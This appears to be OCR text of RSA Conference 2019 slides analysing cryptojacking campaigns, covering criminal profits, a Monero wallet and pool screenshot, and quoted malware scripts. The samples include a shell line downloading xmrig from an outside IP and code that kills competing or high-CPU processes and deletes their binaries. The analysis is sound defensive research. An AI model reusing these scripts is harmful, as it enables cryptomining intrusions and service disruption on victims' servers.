
SCOPING
THE INCIDENT

SCOPING THE INCIDENT



Victim targeted by multiple campaigns


A GLOBAL CAMPAIGN



RSAConference2019


CRIMINALS' PROFITS

CAMPAIGN 4



~ $ 2,881 USD

CAMPAIGN 3



~ $ 4,130 USD

CAMPAIGN 2

矿工状态 & 支付历史

44R6cfEH1wM6HHKGa3jK3UHBadhGS9VmDfVCzo33ZUw1GB46TSUqtiqWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3xGNuHx

搜索


尚未支付: 0.134783959252 XMR

总共支付: 26.600000000000 XMR

最后提交Hash: less than a minute ago


速率: 6.96 KH/sec

总共提交Hash: 169059025699



~ $ 7,670 USD

CAMPAIGN 1



~ $ 189,980 USD

TOTAL

$ 204,661 USD

In less then two months

Why those silent attacks were discovered?

FIGHTING FOR VICTIM'S CPU

- Trying to avoid other applications competing for the CPU, crypto mining campaigns kill consuming processes
- Commonly, the implant script kills other crypto mining on the same host

FIGHTING FOR VICTIM'S CPU

```
$counters = (Get-Counter '\Process(*)\% Processor Time').CounterSamples
$malwares = [redacted]
$malwares2 = "Silence","Carbon","xmrig32","nscpucnminer64","mrservicehost","servisce","svchosts3","svhos
"taskhost","vrmserver","vshell","winlogan","winlogo","logon","win1nit","wininits","win1nlts","taskngr",
"taskhots", "svchostx","xmr86","xmrig","xmr","win1ogin","win1ogins","ccsvchst","nscpucnminer64","update_
foreach ($counter in $counters) {
  if ($counter.CookedValue -ge 40) {
    if ($counter.InstanceName -eq "idle" -Or $counter.InstanceName -eq "_total") {
      continue
    }
    foreach ($malware in $malwares) {
      if ($counter.InstanceName -eq $malware) {
        Stop-Process -processname $counter.InstanceName -Force
      }
    }
  }
  foreach ($malware2 in $malwares2) {
    if ($counter.InstanceName -eq $malware2) {
      Stop-Process -processname $counter.InstanceName -Force
    }
  }
}
```

KILLING COMPETITORS


```
56      mPid= ps -eo pid,command | grep $mName | head -n 1 | awk '{print $
57  }
58  pkill python; pkill $mName
59  downloader http://165.227.215.25/xmrig-y $mName
60  runer
61  killer
62  while true; do
63      sleep 10;
64      if ps -p $mPid > /dev/null; then
65          killer;
66      else
67          mPid='';
68          runer;
69      fi;
70  done
71  history
```

KILLING COMPETITORS

```
killer() {
    for tmpVar in `ps -aeo pid,%cpu,command | sed 1d | sort -k 2 | tail -n 10 | awk '{print $1}'`; do
        if [ $tmpVar = $sPid ]; then
            continue;
        fi;
        if [ $tmpVar = $mPid ]; then
            continue;
        fi;
        if [ `ps -o %cpu $tmpVar | sed 1d | sed 's/\..*//g'` -ge 60 ]; then
            if [ `ps $tmpVar | sed 1d | awk '{print $5}' | grep java` ]; then
                continue;
            fi;
            if [ `ps $tmpVar | sed 1d | awk '{print $5}' | grep sh` ]; then
                continue;
            fi;
            if [ `ps $tmpVar | sed 1d | awk '{print $5}' | grep bash` ]; then
                continue;
            fi;
            kill -9 $tmpVar;
            rm -f `ls -l /proc/$tmpVar/exe 2>&1 | sed 's/.*-> //g'`;
        fi;
    done;
    }
```

Avoiding to kill java

KILLING OTHER INSTANCES




RSAConference2019

CUTTING THE WRONG WIRE

CUTTING THE WRONG WIRE

KILLING OTHER INSTANCES



CUTTING THE WRONG WIRE


- So, the clumsy campaign killed “java” process on victim’s machines
- It turns out that Killing “java” on WebLogic servers means killing “WebLogic” process!

CUTTING THE WRONG WIRE

```
